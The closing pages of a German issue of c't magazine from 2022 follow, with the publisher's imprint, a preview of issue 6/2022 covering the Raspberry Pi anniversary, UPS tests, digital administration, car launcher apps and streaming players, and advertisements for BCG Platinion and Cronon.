Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt. Hergestellt und produziert mit Xpublisher: www.xpublisher.com
Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2022 by Heise Medien GmbH & Co. KG

ISSN 0724-8679 AWA ACTA 

Vorschau 6/2022

Ab 26. Februar im Handel und auf ct.de



Happy Birthday, Raspberry Pi!

Seit 2012 wurden über 40 Millionen Stück gekauft: Der Raspi ist der beliebteste Bastel- und Lerncomputer. Sein cleveres Konzept und die gute Linux-Unterstützung beschenken ihm viele Fans, die coole Projekte aushecken. Unsere Rück-, Aus- und Überblicke.



USV: Schutz für PCs und kleine Server

Unterbrechungsfreie Stromversorgungen schützen bei Stromausfällen vor Datenverlust, da die Energie aus ihrem Akku genug Zeit zum Speichern offener Dateien verschafft. Acht dieser hilfreichen Notstromaggregate ab 35 Euro haben wir getestet.

Digitale Verwaltung auf dem Prüfstand

Wann ist die Digitalisierung der Verwaltung so weit, dass sie den Bürgern zum Vorteil gereicht? Schafft es die neue Regierung, uns aus dem Tal der Digitalisierungssträßen herauszuführen? c't hat recherchiert und verglichen, wo die Verwaltung schon modern ist und wo sie noch hinterherhinkt.

Car-Launcher-Apps im Test

Mit dem Smartphone am Armaturenbrett kann man auch in Fahrzeugen mit einfachem Radio aktuelle Navigation und digitale Medien nutzen. Die Bedienung des Handys ist dabei jedoch schwierig. Spezielle Launcher-Apps, die sie erleichtern sollen, müssen sich auf unseren Testfahrten beweisen.

Streaming-Player im Vergleich

Zwar empfangen immer mehr TV-Geräte Netflix, Disney+ & Co. selbst, aber nicht immer erfüllen ihre Apps alle Wünsche. Besser machen es externe Zuspielder, die für ältere TV-Geräte und für Beamer eh unverzichtbar sind. Wir helfen Ihnen bei der Auswahl des richtigen Players.

Noch mehr
Heise-Know-how



c't Know-how jetzt im Handel
und auf heise-shop.de



Mac & i 1/2022 jetzt im Handel
und auf heise-shop.de



Make: 1/22 jetzt im Handel
und auf heise-shop.de



BCG
PLATINION

TAKE CTRL OF YOUR CAREER

Setze neue Maßstäbe für die digitale Zukunft.

Bei BCG Platinion liegt die Zukunftsfähigkeit globaler Unternehmen in deinen Händen. Als führende IT-Beratung und Teil der Boston Consulting Group arbeiten wir mit unseren Kunden auf höchster Ebene an den geschäftskritischen Herausforderungen der Digitalisierung. Profitiere von den Chancen unseres weltweiten Netzwerks und präge mit uns die Welt von morgen.

Alle Infos auf bcgplatinion.com

An iceberg floating in the ocean. The visible tip of the iceberg is white and jagged, with a Swiss flag (red with a white cross) on its top. The submerged part of the iceberg is much larger and darker, representing hidden complexity. Sunlight rays penetrate the water from the right side.

Shift happens.

Sie müssen nicht auf alles
vorbereitet sein, Ihre IT schon.

Und wie zukunftsfähig ist Ihre IT?
Sie haben es in der Hand. Wir machen es möglich.

- Mehr Flexibilität mit der passenden Cloud Infrastruktur
- 24x7 Verfügbarkeit für Anwendungen und Daten
- Mehr Effizienz mit ERP-, BI- und ECM-Lösungen
- Echte Entlastung durch Kubernetes und Managed Services



cronon.net/shift-happens
shift@cronon.net

 **Cronon**